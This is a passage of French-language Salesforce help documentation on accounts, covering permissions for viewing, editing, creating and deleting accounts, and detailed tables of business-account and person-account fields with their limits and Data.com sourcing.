Les comptes personnels sont disponibles dans **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Un *compte* est une organisation, une société ou un consommateur que vous souhaitez suivre, par exemple, un client, un partenaire ou un concurrent.

- Afficher et modifier des comptes.
- Utiliser des comptes sociaux, des contacts et des pistes pour visualiser les profils de réseau social de vos comptes, observer leur influence dans les médias sociaux et visionner les vidéos YouTube associées.
- Rechercher des informations associées aux comptes (tels que des contacts).
- Récupérer des contacts Data.com à partir d'un compte.
- Mettre à jour des enregistrements de compte avec Data.com Clean.
- Afficher les mises à jour et les commentaires de compte en utilisant Chatter.
- Accorder aux utilisateurs du portail client l'accès à un compte.
- Activer un compte en tant que compte partenaire.
- Ajouter des heures de fonctionnement et des préférences de ressource de service aux comptes afin de refléter leurs préférences d'assistance sur site.

CONSULTER ÉGALEMENT :

Comptes

# Affichage et modification des détails de comptes

| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour afficher des comptes : | Lire sur les comptes |
| Pour modifier des comptes professionnels : | Modifier sur les comptes |
| Pour modifier des comptes personnels : | Modifier sur les comptes et les contacts |
| Pour activer des comptes partenaires : | "Gérer les utilisateurs externes |
| Pour désactiver des comptes partenaires : | Modifier sur les comptes<br>ET<br>"Gérer les utilisateurs externes |
| Pour désactiver les comptes du portail client : | Modifier sur les comptes<br>ET<br>Modifier les utilisateurs libre-service |

Éditions

Les comptes professionnels sont disponibles dans : Salesforce Classic et Lightning Experience

Les comptes professionnels sont disponibles dans : **Toutes** les éditions

Les comptes personnels sont disponibles dans : Salesforce Classic et Lightning Experience

Les comptes personnels sont disponibles dans **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Lorsque vous avez localisé un compte sur la page d'accueil ou sur la page de liste Comptes, cliquez sur son nom pour afficher la page de détails du compte.

- Utilisez la modification en ligne pour modifier les champs directement dans la page de détail. Si la modification en ligne n'est pas activée, contactez votre administrateur. La modification en ligne est disponible uniquement dans Salesforce Classic.
- Vous pouvez cliquer sur **Modifier** pour afficher la page en mode de modification, effectuer vos modifications, puis cliquer sur **Enregistrer**.
- Pour enregistrer le compte actuel et en créer un nouveau, cliquez sur Salesforce Classic puis sur **Enregistrer et nouveau**.
- Pour ouvrir une vue imprimable des détails de l'enregistrement, cliquez sur **Vue imprimable** dans le coin supérieur droit de la page. La vue imprimable est disponible uniquement dans Salesforce Classic.
- Pour activer un compte en tant que compte partenaire, cliquez sur **Gérer un compte externe**, puis sélectionnez **Activer en tant que partenaire**. Disponible uniquement dans Salesforce Classic si votre société a activé un portail partenaire.
- Pour activer des comptes personnels en tant qu'utilisateurs du portail client, cliquez sur **Gérer un utilisateur externe**, puis sélectionnez **Activer l'utilisateur client**. Disponible uniquement dans Salesforce Classic si votre société possède des comptes personnels et un Portail client.

Remarque: En tant que responsable d'un compte, vous pouvez normalement voir toutes les données qui lui sont associées.

Cependant, votre administrateur peut configurer une option dans votre rôle qui détermine si vous pouvez afficher les opportunités dont vous n'êtes pas responsable et qui sont associées à vos comptes.

De plus, si les comptes sont attribués à des territoires, l'administrateur peut définir des options qui déterminent si les utilisateurs de ce territoire sont autorisés à afficher, modifier, transférer ou supprimer vos comptes.

CONSULTER ÉGALEMENT :

Champs de compte

Comptes

Sélection et modification des images de profil de comptes, de contacts et de pistes

# Consignes relatives à la création de comptes

Tenez compte de ces recommandations et conseils lors de la création de comptes.

- Pour créer des comptes professionnels, l'autorisation « Créer » sur les comptes est requise. Pour créer des comptes personnels, l'autorisation « Créer » sur les comptes et les contacts est requise.
- Si votre organisation utilise des types d'enregistrement, vous pouvez être invité(e) à sélectionner un `Type d'enregistrement` lors de la création d'un compte. Les types d'enregistrement différents peuvent avoir des champs et des valeurs de liste de sélection différents.
- Pour spécifier qu'un compte professionnel est une filiale d'un autre compte professionnel, renseignez le champ `Compte parent`. Vous pouvez ensuite afficher une hiérarchie des relations entre les comptes. Le champ `Compte parent` n'est pas disponible pour les comptes personnels.
- Le champ `Site du compte` désigne les différents sites d'une même société. Par exemple, Acme.com peut avoir des bureaux à Paris et à Londres. Créez deux comptes appelés Acme.com, mais en renseignant respectivement les valeurs Paris et Londres dans `Site du compte`.
- Si votre organisation utilise des services, le service d'un nouveau compte est automatiquement défini sur votre service par défaut, sauf si vous en sélectionnez un autre manuellement.
- Si votre organisation utilise la gestion des territoires, les règles d'attribution de compte peuvent attribuer automatiquement les nouveaux comptes à des territoires. Reportez-vous à Gestion des territoires à la page 1471.

CONSULTER ÉGALEMENT :

Champs de compte
Affichage des comptes principaux
Création d'enregistrements

Éditions

Les comptes professionnels sont disponibles dans : Salesforce Classic et Lightning Experience

Les comptes professionnels sont disponibles dans : **Toutes** les éditions

Les comptes personnels sont disponibles dans : Salesforce Classic et Lightning Experience

Les comptes personnels sont disponibles dans **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

# Comprendre le fonctionnement de la suppression des comptes

La plupart des comptes et leurs enregistrements associés peuvent être supprimés en un clic, mais certains comptes ne peuvent pas être supprimés tant que leurs associations n'ont pas été effacées.

**Important:** Si vous pouvez supprimer un compte, **Supprimer** apparaîtra comme option sur la page de détail du compte, ainsi que sur sa ligne sur la liste des comptes dans Salesforce Classic et Lightning Experience. Si l'option Supprimer n'est pas affichée, vous ne disposez pas des autorisations de suppression du compte. Contactez votre administrateur Salesforce pour obtenir de l'aide.

Les comptes supprimés sont déplacés vers la corbeille, avec leurs éléments associés.

**Remarque:** Il est impossible d'accéder à la corbeille depuis Lightning Experience, mais les éléments associés y sont quand même déplacés. Passez temporairement à Salesforce Classic pour afficher ou restaurer les éléments de la corbeille.

- Contacts
- Opportunités
- Contrats (s'ils ne sont pas activés)
- Activités
- Notes
- Pièces jointes
- Rôles et groupes du portail (si tous les utilisateurs du portail dans le compte sont désactivés).
- Relations de partenariat
- Membre d'un groupe de relations

Si vous restaurez un compte depuis la corbeille, tous les éléments associés sont également restaurés sauf :

- Les membres de groupes de relations dans certains cas.
- Les rôles et groupes de portail. Reportez-vous à Utilisation des comptes à la page 1289.

Vous ne pouvez pas supprimer un compte si :

- Vous ne possédez pas l'autorisation de suppression sur les comptes
- Vous n'êtes pas le responsable du compte, vous n'êtes pas le supérieur du responsable du compte dans la hiérarchie, ou si vous n'êtes pas un administrateur
- Le compte est activé en tant que compte partenaire ; il a des requêtes associées, des contrats activés ou des opportunités associées qui appartiennent à d'autres utilisateurs ; ou il a des contacts associés qui sont activés pour le portail Libre-service.

De plus, si vous essayez de supprimer un compte associé à des opportunités closes/gagnées qui vous appartiennent, un message s'affiche et vous demande si vous souhaitez supprimer les opportunités closes/gagnées en plus du compte ou si vous souhaitez annuler la suppression du compte.

**Remarque:** Vous n'avez pas besoin de détenir l'autorisation de suppression sur les enregistrements associés inclus dans la suppression.

Éditions

Les comptes professionnels sont disponibles dans : Salesforce Classic et Lightning Experience

Les comptes professionnels sont disponibles dans : **Toutes** les éditions

Les comptes personnels sont disponibles dans : Salesforce Classic et Lightning Experience

Les comptes personnels sont disponibles dans **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher des comptes :
- « Autorisation de lecture » sur les comptes

Pour supprimer des comptes :
- « Supprimer » sur les comptes

CONSULTER ÉGALEMENT :

Suppression d'enregistrements
Fusion de comptes dupliqués
Comptes

# Champs de compte

Les comptes contiennent des champs de compte professionnel et des champs de compte personnel.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les champs de compte professionnel disponibles varient en fonction de l'édition Salesforce dont vous disposez.

Les comptes personnels sont disponibles dans : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les champs de compte personnel disponibles varient en fonction de l'édition Salesforce dont vous disposez.

## Champs de compte professionnel

Un compte professionnel contient les champs suivants, par ordre alphabétique. Selon vos paramètres de présentation de page et de sécurité au niveau du champ, certains champs peuvent ne pas être visibles ou modifiables.

Si l'enregistrement du compte a été ajouté à partir de Data.com, certains champs, identifiés ici, sont renseignés avec la valeur Data.com ou Dun & Bradstreet (D&B), si une valeur est disponible. Certains champs de Data.com sont disponibles uniquement pour les organisations qui disposent d'une licence d'utilisation d'un produit Data.com spécifique. Ces champs sont identifiés dans leur description.

| Champ | Description | Autorise la valeur de Data.com ou D&B |
|---|---|---|
| `Devise du compte` | Devise par défaut pour tous les champs de devise du compte. Les montants s'affichent dans la devise du compte et sont également convertis dans la devise personnelle de l'utilisateur. Disponible uniquement pour les organisations utilisant plusieurs devises. | |
| `Service comptabilité` | Service auquel le compte appartient. Les enregistrements associés au compte, tels que des contacts et des opportunités, héritent automatiquement du service du compte. Disponible uniquement dans les organisations qui utilisent des services pour segmenter leurs données. | |
| `Nom du compte` | Nom de société. Ce champ peut accepter jusqu'à 255 caractères. | ✔ (D&B) |
| `Nom du compte (local)` | Le nom du compte traduit dans la langue locale. | |
| `Numéro de compte` | Numéro de suivi ou de référence du compte. Ce | |

| Champ | Description | Autorise la valeur de Data.com ou D&B |
|---|---|---|
| | champ peut accepter jusqu'à 40 caractères. | |
| `Propriétaire du compte` | Propriétaire associé au compte. Non disponible avec Personal Edition. | |
| `Type d'enregistrement de compte` | Nom du champ qui détermine quelles valeurs de liste de sélection sont disponibles pour l'enregistrement. Disponible avec Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition. | |
| `Site du compte` | Informations sur le site du compte, telles que *`site unique`*, *`Siège social`* ou *`Filiale`*. Ce champ peut accepter jusqu'à 80 caractères. | ✔ (D&B) |
| `Source du compte` | La source de l'enregistrement du compte. Par exemple, *`Publicité`*, *`Data.com`* ou *`Salon professionnel`*. La source est sélectionnée dans une liste comprenant les valeurs disponibles, définies par un administrateur. La longueur maximale d'une valeur de liste de sélection est de 40 caractères. | ✔ (Data.com) |
| `Chiffre d'affaires annuel` | Montant du chiffre d'affaires annuel déclaré.<br>**Remarque:** Si vous mettez à jour vos enregistrements de compte avec Data.com Prospector ou avec Data.com Clean, Data.com convertit tous les mois les devises en dollar USD, ce qui entraîne la modification des valeurs de ce champ. Pour les organisations qui utilisent des devises différentes du dollar US, nous ignorons le champ `Chiffre d'affaires annuel` en déterminant le statut de mise à jour d'un enregistrement (ainsi, la valeur du champ `Statut de mise à jour` ne change pas). Nous supprimons également la valeur du champ `Chiffre d'affaires annuel` dans les enregistrements de compte et dans la page de comparaison de mise à jour. | ✔ (D&B) |

| Champ | Description | Autorise la valeur de Data.com ou D&B |
|---|---|---|
| `Facturation - Ville` | Ville dans l'adresse de facturation. Il peut contenir jusqu'à 40 caractères. | ✔ (D&B) |
| `Facturation - Pays` | Pays dans l'adresse de facturation. L'entrée est sélectionnée dans une liste de sélection de valeurs standard ou saisie sous forme de texte. S'il s'agit d'un champ de texte, jusqu'à 80 caractères sont autorisés. | ✔ (D&B) |
| `Facturation - Département/Région` | Département ou Province dans l'adresse de facturation. L'entrée est sélectionnée dans une liste de sélection de valeurs standard ou saisie sous forme de texte. S'il s'agit d'un champ de texte, jusqu'à 80 caractères sont autorisés. | ✔ (D&B) |
| `Facturation - Rue` | Adresse (rue) utilisé pour la facturation. 255 caractères au maximum sont autorisés dans ce champ. | ✔ (D&B) |
| `Facturation - Code postal` | Code postal dans l'adresse de facturation. Il peut contenir jusqu'à 20 caractères. | ✔ (D&B) |
| `Statut de mise à jour` | Le statut de mise à jour de l'enregistrement par rapport à Data.com. Les valeurs sont `Non comparé`, `Synchronisé`, `Révisé`, `Différent`, `Introuvable` et `Inactif`. Ce champ est disponible si vous utilisez Data.com Prospector ou Data.com Clean.<br>**Remarque:** Si vous mettez à jour vos enregistrements de compte avec Data.com Prospector ou Data.com Clean, Data.com convertit tous les mois les devises en dollar USD, ce qui entraîne la modification des valeurs du champ `Chiffre d'affaires annuel`. Pour les organisations qui utilisent des devises différentes du dollar US, nous ignorons le champ `Chiffre d'affaires annuel` en déterminant le statut de mise à jour d'un enregistrement (ainsi, la valeur du champ `Statut de mise à jour` ne change pas). | ✔ (Data.com) |

| Champ | Description | Autorise la valeur de Data.com ou D&B |
|---|---|---|
| Créé par | Utilisateur ayant le compte, avec la date et l'heure de création (Lecture seule). | |
| Clé Data.com | L'ID de la société dans Data.com. Lorsque les enregistrements Salesforce sont comparés aux enregistrements Data.com (via des tâches de mise à jour manuelles ou automatisées), si Data.com détecte une correspondance, les deux enregistrements sont liés la valeur numérique de ce champ. | ✔ (Data.com) |
| Société D&B | Lien vers l'enregistrement Société D&B correspondant, qui affiche les champs Dun & Bradstreet (D&B) du compte. Pour associer un autre enregistrement Société D&B avec le compte, utilisez la référence. Ce champ est disponible uniquement pour les organisations qui utilisent Data.com Prospector ou Data.com Clean. | ✔ (D&B) |
| Description | Description du compte. Ce champ peut accepter jusqu'à 32 Ko de données. Seuls les 255 premiers caractères s'affichent dans les rapports. | ✔ (D&B) |
| D-U-N-S number | Le numéro Data Universal Numbering System (D-U-N-S) est une valeur unique de neuf chiffres attribuée, dans la base de données Dun & Bradstreet, à chaque site d'entreprise disposant d'une activité unique, séparée et distincte. Les numéros D-U-N-S sont utilisés dans tous les secteurs d'activité et par toutes les entreprises dans le monde comme norme d'identification et de suivi des entreprises. Ce champ est disponible si vous utilisez Data.com Prospector ou Data.com Clean.<br>**Remarque:** Pour afficher le numéro D-U-N-S complet, suivez l'une des procédures ci-dessous :<br>• Ajoutez le compte à Salesforce si ce n'est déjà fait<br>• Mettez à jour le compte avec Data.com s'il existe déjà dans Salesforce<br>Tant que vous n'avez pas ajouté ou met à jour l'enregistrement, ses cinq | ✔ (D&B) |

| Champ | Description | Autorise la valeur de Data.com ou D&B |
|---|---|---|
| | premiers chiffres sont masqués par des astérisques (*). | |
| Employés | Nombre de personnes employées par le compte. | ✔ (D&B) |
| Évaluer ce compte avec les règles du territoire à l'enregistrement | L'activation de cette option entraîne l'exécution des règles d'attribution de comptes lors de la modification et de l'enregistrement du compte. Lors de la personnalisation de la présentation de page de comptes, un administrateur peut contrôler l'affichage ou non de cette option et si elle est activée par défaut. Reportez-vous à Gestion des territoires à la page 1471. | |
| Exclure des règles d'attribution de territoire | Une fois activée, cette option soustrait le compte de l'évaluation lors de l'exécution des règles d'attribution de compte, ce qui l'empêche d'être automatiquement associé à des territoires. En outre, si le compte est déjà associé à des territoires par des règles d'attribution, l'activation de cette case entraîne sa suppression de ces territoires. Cette option affecte uniquement les associations de comptes basées sur des règles et n'a aucun effet sur les associations de compte manuelles. Reportez-vous à Gestion des territoires à la page 1471. | |
| Télécopie | Numéro de télécopie. 40 caractères au maximum sont autorisés dans ce champ. | ✔ (D&B) |
| Secteur d'activité | Activité principale du compte. L'entrée est sélectionnée dans une liste de sélection comprenant les valeurs disponibles, définies par un administrateur. Chaque valeur de liste de sélection peut contenir jusqu'à 40 caractères. | ✔ (Data.com) |
| Modifié par | Utilisateur ayant modifié pour la dernière fois les champs du compte, avec la date et l'heure de modification. Cela ne tient pas compte des changements apportés aux éléments de la liste associés dans le compte (Lecture seule). | |

| Champ | Description | Autorise la valeur de Data.com ou D&B |
|---|---|---|
| Code Naics | Le code NAICS (North American Industry Classification System) à six chiffres correspond à la norme utilisée par les entreprises et le gouvernement des États-Unis pour classer les entreprises en vingt secteurs d'activité, en fonction de leur activité économique. Cette norme permet de collecter, d'analyser et de publier des données statistiques sur l'activité économique des États-Unis. Ce champ est disponible si vous utilisez Data.com Prospector ou Data.com Clean. | ✔ (D&B) |
| Description Naics | Courte description du secteur d'activité d'une entreprise, basé sur son code NAICS. Ce champ est disponible si vous utilisez Data.com Prospector ou Data.com Clean. | ✔ (D&B) |
| Forme juridique | Type de société, par exemple, publique ou privée. L'entrée est sélectionnée dans une liste de sélection comprenant les valeurs disponibles, définies par un administrateur. La longueur maximale d'une valeur de liste de sélection est de 40 caractères. | ✔ (D&B) |
| Compte principal | Société parente pour les filiales d'une entreprise ou d'une organisation plus importante. Le compte principal doit correspondre à un compte existant dans Salesforce. Vous pouvez saisir le nom de compte ou sélectionner (ou éventuellement créer) le compte à l'aide de l'icône de référence. | |
| Compte partenaire | Champ en lecture seule qui indique si le compte correspond à un compte partenaire. | |
| Téléphone | Numéro de téléphone principal du compte. 40 caractères au maximum sont autorisés dans ce champ. | ✔ (D&B) |
| Notation | Indication de la note que vous attribuez à ce compte, par exemple, Chaud, Froid. L'entrée est sélectionnée dans une liste de sélection comprenant les valeurs disponibles, définies par un administrateur. Chaque valeur de liste de sélection peut contenir jusqu'à 40 caractères. | |

| Champ | Description | Autorise la valeur de Data.com ou D&B |
|---|---|---|
| `Expédition - Ville` | Ville dans l'adresse postale ou d'expédition principale. Il peut contenir jusqu'à 40 caractères. | ✔ (D&B) |
| `Expédition - Pays` | Pays dans l'adresse postale ou d'expédition principale. L'entrée est sélectionnée dans une liste de sélection de valeurs standard ou saisie sous forme de texte. S'il s'agit d'un champ de texte, jusqu'à 80 caractères sont autorisés. | ✔ (D&B) |
| `Expédition - Département/Région` | Département ou Province dans l'adresse postale ou d'expédition principale. L'entrée est sélectionnée dans une liste de sélection de valeurs standard ou saisie sous forme de texte. S'il s'agit d'un champ de texte, jusqu'à 80 caractères sont autorisés. | ✔ (D&B) |
| `Rue d'expédition` | Rue dans l'adresse postale ou d'expédition principale du compte. Il peut contenir jusqu'à 255 caractères. | ✔ (D&B) |
| `Expédition - Code postal` | Code postal dans l'adresse postale ou d'expédition principale. Il peut contenir jusqu'à 20 caractères. | ✔ (D&B) |
| `Code SIC` | Code SIC (Standard Industrial Classification), semblable au code APE, qui définit l'activité principale du compte. 10 caractères au maximum sont autorisés dans ce champ. | ✔ (D&B) |
| `Description SIC` | Courte description du secteur d'activité d'une entreprise, basé sur son code SIC. | ✔ (D&B) |
| `Territoires` | Territoires auxquels le compte à été associé. Reportez-vous à Gestion des territoires à la page 1471.<br>Ce champ n'est pas disponible pour les organisations qui utilisent Gestion des territoires d'entreprise 2.0. Gestion des territoires d'entreprise offre une liste associée appelée Territoires attribués, que vous pouvez ajouter à des présentations de page de comptes. | |
| `Symbole` | Abréviation utilisée pour identifier les actions cotées en Bourse. Également connu sous le nom de symbole boursier. 20 | ✔ (D&B) |

| Champ | Description | Autorise la valeur de Data.com ou D&B |
|---|---|---|
| | caractères au maximum sont autorisés dans ce champ. | |
| Profil commercial | Nom, différent du nom légal, qu'une organisation peut utiliser pour ses activités. Peut correspondre à « Personne morale », « Doing business as » ou « DBA ». Ce champ est disponible si vous utilisez Data.com Prospector ou Data.com Clean. | ✔ (D&B) |
| Type | Type de compte, par exemple, client, concurrent ou partenaire. L'entrée est sélectionnée dans une liste de sélection comprenant les valeurs disponibles, définies par un administrateur. Chaque valeur de liste de sélection peut contenir jusqu'à 40 caractères. | |
| Liens personnalisés | Liste des liens personnalisés pour les comptes, tels qu'ils ont été définis par votre administrateur. | |
| Site Web | URL du site Web du compte, par exemple, www.acme.com. Ce champ peut accepter jusqu'à 255 caractères ; seuls les 50 premiers sont affichés. | ✔ (Data.com) |
| Année de création | L'année de création de la société, ou de prise de contrôle de la société par le propriétaire ou l'équipe de direction actuel. Si l'année de création ou de propriété de la société n'est pas disponible, l'année de création de l'enregistrement Dun & Bradstreet est utilisée. Dun & Bradstreet ne fournit pas ces données pour les filiales.Ce champ est disponible si vous utilisez Data.com Prospector ou Data.com Clean. | ✔ (D&B) |

## Champs de compte personnel

Un compte personnel contient les champs standard ci-dessous, par ordre alphabétique. Selon vos paramètres de présentation de page et de sécurité au niveau du champ, certains champs peuvent ne pas être visibles ou modifiables. Les champs dont la colonne Est un champ de contact contient une coche sont des champs de contact pris en charge pour des comptes personnels, mais pas pour des comptes professionnels.

Notez que cette liste n'inclut aucun champ personnalisé créé par votre administrateur. Les champs personnalisés de compte et de contact sont disponibles pour des comptes personnels.

| Champ | Description | Est un champ de contact |
|---|---|---|
| `Devise du compte` | Devise par défaut pour tous les champs de devise du compte. Les montants s'affichent dans la devise du compte et sont également convertis dans la devise personnelle de l'utilisateur. Disponible uniquement pour les organisations utilisant plusieurs devises. | |
| `Service comptabilité` | Service auquel le compte appartient. Les enregistrements associés au compte, tels que des contacts et des opportunités, héritent automatiquement du service du compte. Disponible uniquement dans les organisations qui utilisent des services pour segmenter leurs données. | |
| `Nom du compte` | Nom de la personne. Dans les comptes personnels, le nom du compte n'est pas modifiable. Salesforce le génère en combinant les champs `Prénom` et `Nom`, dans l'ordre défini par le paramètre de langue de l'utilisateur. Si les champs `Deuxième prénom` et `Suffixe` ont été activés pour l'organisation, ils sont également inclus dans le nom du compte. | |
| `Nom du compte (local)` | Le nom du compte traduit dans la langue locale. | |
| `Numéro de compte` | Numéro de suivi ou de référence du compte. Ce champ peut accepter jusqu'à 40 caractères. | |
| `Propriétaire du compte` | Propriétaire associé au compte. Non disponible avec Personal Edition. | |
| `Type d'enregistrement de compte` | Nom du champ qui détermine quelles valeurs de liste de sélection sont disponibles pour l'enregistrement. Disponible avec Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition. | |
| `Site du compte` | Informations sur le site du compte, telles que *`site unique`*, *`Siège social`* ou *`Filiale`*. Ce champ peut accepter jusqu'à 80 caractères. | |
| `Chiffre d'affaires annuel` | Montant du chiffre d'affaires annuel déclaré. | |
| `Assistant` | L'assistant du contact. Le nombre de caractères est limité à 40. | ✔ |

| Champ | Description | Est un champ de contact |
|---|---|---|
| `Tél. assist.` | Le numéro de téléphone de l'assistant. Le nombre de caractères est limité à 40. | ✔ |
| `Facturation - Ville` | Ville dans l'adresse de facturation. Il peut contenir jusqu'à 40 caractères. | |
| `Facturation - Pays` | Pays dans l'adresse de facturation. L'entrée est sélectionnée dans une liste de sélection de valeurs standard ou saisie sous forme de texte. S'il s'agit d'un champ de texte, jusqu'à 80 caractères sont autorisés. | |
| `Facturation - Région/Province` | Département ou Province dans l'adresse de facturation. L'entrée est sélectionnée dans une liste de sélection de valeurs standard ou saisie sous forme de texte. S'il s'agit d'un champ de texte, jusqu'à 80 caractères sont autorisés. | |
| `Facturation - Rue` | Rue dans l'adresse de facturation. 255 caractères au maximum sont autorisés dans ce champ. | |
| `Facturation - Code postal` | Code postal dans l'adresse de facturation. Il peut contenir jusqu'à 20 caractères. | |
| `Date de naissance` | La date d'anniversaire du contact. Cliquez sur le champ, puis sélectionnez une date dans le calendrier. | ✔ |
| `Créé par` | Utilisateur ayant le compte, avec la date et l'heure de création (Lecture seule). | |
| `Liens personnalisés` | Liste des liens personnalisés pour les comptes, tels qu'ils ont été définis par votre administrateur. | |
| `Département` | Le secteur ou l'unité organisationnelle associé. Le nombre de caractères est limité à 80. | ✔ |
| `Description` | Description du compte. Ce champ peut accepter jusqu'à 32 Ko de données. Seuls les 255 premiers caractères s'affichent dans les rapports. | |
| `Ne pas appeler` | Indique si le contact souhaite être contacté par téléphone. Si vous utilisez Data.com, la valeur du champ `Téléphone` est masquée dans les résultats de recherche et dans la Carte du contact, et vide dans les | ✔ |

| Champ | Description | Est un champ de contact |
|---|---|---|
| | fichiers `.csv` créés lors de l'exportation des enregistrements. | |
| `E-mail` | L'adresse e-mail du contact. Une adresse e-mail valide est requise. Le nombre de caractères est limité à 80. | ✔ |
| `Désinscription d'adresse e-mail` | Indique si le contact souhaite recevoir un e-mail. Si vous utilisez Data.com, la valeur du champ `E-mail` est masquée dans les résultats de recherche et dans la Carte du contact, et vide dans les fichiers `.csv` créés lors de l'exportation des enregistrements. | ✔ |
| `Employés` | Nombre de personnes employées par le compte. | |
| `Évaluer ce compte avec les règles du territoire à l'enregistrement` | L'activation de cette option entraîne l'exécution des règles d'attribution de comptes lors de la modification et de l'enregistrement du compte. Lors de la personnalisation de la présentation de page de comptes, un administrateur peut contrôler l'affichage ou non de cette option et si elle est activée par défaut. Reportez-vous à Gestion des territoires à la page 1471. | |
| `Exclure des règles d'attribution de territoire` | Une fois activée, cette option soustrait le compte de l'évaluation lors de l'exécution des règles d'attribution de compte, ce qui l'empêche d'être automatiquement associé à des territoires. En outre, si le compte est déjà associé à des territoires par des règles d'attribution, l'activation de cette case entraîne sa suppression de ces territoires. Cette option affecte uniquement les associations de comptes basées sur des règles et n'a aucun effet sur les associations de compte manuelles. Reportez-vous à Gestion des territoires à la page 1471. | |
| `Télécopie` | Numéro de télécopie. 40 caractères au maximum sont autorisés dans ce champ. | |
| `Désinscription de télécopie` | Indique si le contact souhaite être inclus dans les fax de diffusion. | ✔ |

| Champ | Description | Est un champ de contact |
|---|---|---|
| `Prénom` | Prénom ou nom attribué à la personne. 40 caractères au maximum sont autorisés dans ce champ. | ✔ |
| `Téléphone (domicile)` | Le numéro de téléphone personnel du contact. Le nombre de caractères est limité à 40. | ✔ |
| `Secteur d'activité` | Activité principale du compte. L'entrée est sélectionnée dans une liste de sélection comprenant les valeurs disponibles, définies par un administrateur. Chaque valeur de liste de sélection peut contenir jusqu'à 40 caractères. | |
| `Nom` | Nom ou nom attribué à la personne. 80 caractères au maximum sont autorisés dans ce champ. | ✔ |
| `Date de la dernière requête de Rester en contact` | La date de dernier envoi d'une requête Rester en contact. | ✔ |
| `Date du dernier enregistrement Rester en contact` | La date de dernier renvoi et fusion d'une requête Rester en contact. | ✔ |
| `Origine de la piste` | La source de l'enregistrement : par exemple Publicité, Partenaire ou Web. L'entrée est sélectionnée dans une liste de valeurs disponibles, définies par l'administrateur. Le nombre de caractères est limité à 40 pour chaque valeur de liste de sélection. | ✔ |
| `Ville` | La ville dans l'adresse postale. Le nombre de caractères est limité à 40. | ✔ |
| `Pays` | Pays pour l'adresse postale. L'entrée est sélectionnée dans une liste de sélection de valeurs standard, ou saisie sous forme de texte. S'il s'agit d'un champ de texte, jusqu'à 80 caractères sont autorisés. | ✔ |
| `Publipostage - Département/Région` | Région ou province pour l'adresse postale. L'entrée est sélectionnée dans une liste de sélection de valeurs standard, ou saisie sous forme de texte. S'il s'agit d'un champ de texte, jusqu'à 80 caractères sont autorisés. | ✔ |
| `Publipostage - Rue` | La rue dans l'adresse postale. Le nombre de caractères est limité à 255. | ✔ |

| Champ | Description | Est un champ de contact |
|---|---|---|
| `Publipostage - Code postal` | Le code postal dans l'adresse postale. Le nombre de caractères est limité à 20. | ✓ |
| `Deuxième prénom` | Deuxième prénom de la personne. 40 caractères au maximum sont autorisés dans ce champ.<br>**Remarque:** Pour activer ce champ, contactez le Support client de Salesforce. Puis, dans Configuration, saisissez *`Interface utilisateur`* dans la case `Recherche rapide`, puis sélectionnez **Interface utilisateur**. Puis sélectionnez `Activer le suffixe de nom dans les noms de personnes`. | ✓ |
| `Téléphone mobile` | Le numéro de téléphone mobile du contact. Le nombre de caractères est limité à 40. | ✓ |
| `Modifié par` | Utilisateur ayant modifié pour la dernière fois les champs du compte, avec la date et l'heure de modification. Cela ne tient pas compte des changements apportés aux éléments de la liste associés dans le compte (Lecture seule). | |
| `Autre ville` | La ville dans une autre adresse du contact. Le nombre de caractères est limité à 40. | ✓ |
| `Autre pays` | Autre pays pour l'adresse postale. L'entrée est sélectionnée dans une liste de sélection de valeurs standard, ou saisie sous forme de texte. S'il s'agit d'un champ de texte, jusqu'à 80 caractères sont autorisés. | ✓ |
| `Autre téléphone` | Un autre numéro de téléphone du contact. Le nombre de caractères est limité à 40. | ✓ |
| `Autre département/région` | Autre région ou province pour l'adresse postale. L'entrée est sélectionnée dans une liste de sélection de valeurs standard, ou saisie sous forme de texte. S'il s'agit d'un champ de texte, jusqu'à 80 caractères sont autorisés. | ✓ |
| `Autre rue` | La rue dans une autre adresse du contact. Le nombre de caractères est limité à 255. | ✓ |

| Champ | Description | Est un champ de contact |
|---|---|---|
| Autre code postal | Le code postal dans une autre adresse du contact. Le nombre de caractères est limité à 20. | ✔ |
| Propriété | Type de société, par exemple, publique ou privée. L'entrée est sélectionnée dans une liste de sélection comprenant les valeurs disponibles, définies par un administrateur. La longueur maximale d'une valeur de liste de sélection est de 40 caractères. | |
| Téléphone | Numéro de téléphone principal du compte. 40 caractères au maximum sont autorisés dans ce champ. | |
| Notation | Indication de la note que vous attribuez à ce compte, par exemple, Chaud, Froid. L'entrée est sélectionnée dans une liste de sélection comprenant les valeurs disponibles, définies par un administrateur. Chaque valeur de liste de sélection peut contenir jusqu'à 40 caractères. | |
| Civilité | Le titre désignant la personne, par exemple, M., Mme ou Dr. L'entrée est sélectionnée dans une liste de valeurs disponibles, définies par l'administrateur. Le nombre de caractères est limité à 40. | ✔ |
| Expédition - Ville | Ville dans l'adresse postale ou d'expédition principale. Il peut contenir jusqu'à 40 caractères. | |
| Expédition - Pays | Pays dans l'adresse postale ou d'expédition principale. L'entrée est sélectionnée dans une liste de sélection de valeurs standard ou saisie sous forme de texte. S'il s'agit d'un champ de texte, jusqu'à 80 caractères sont autorisés. | |
| Expédition - Département/Région | Département ou Province dans l'adresse postale ou d'expédition principale. L'entrée est sélectionnée dans une liste de sélection de valeurs standard ou saisie sous forme de texte. S'il s'agit d'un champ de texte, jusqu'à 80 caractères sont autorisés. | |
| Rue d'expédition | Rue dans l'adresse postale ou d'expédition principale du compte. Il peut contenir jusqu'à 255 caractères. | |

| Champ | Description | Est un champ de contact |
| --- | --- | --- |
| `Expédition - Code postal` | Code postal dans l'adresse postale ou d'expédition principale. Il peut contenir jusqu'à 20 caractères. | |
| `Code SIC` | Code SIC (Standard Industrial Classification), semblable au code APE, qui définit l'activité principale du compte. 10 caractères au maximum sont autorisés dans ce champ. | |
| `Suffixe` | Suffixe du nom de la personne. 40 caractères au maximum sont autorisés dans ce champ.<br>**Remarque:** Pour activer ce champ, contactez le Support client de Salesforce. Puis, dans Configuration, saisissez *`Interface utilisateur`* dans la case `Recherche rapide`, puis sélectionnez **Interface utilisateur**. Puis sélectionnez `Activer le suffixe de nom dans les noms de personnes`. | ✓ |
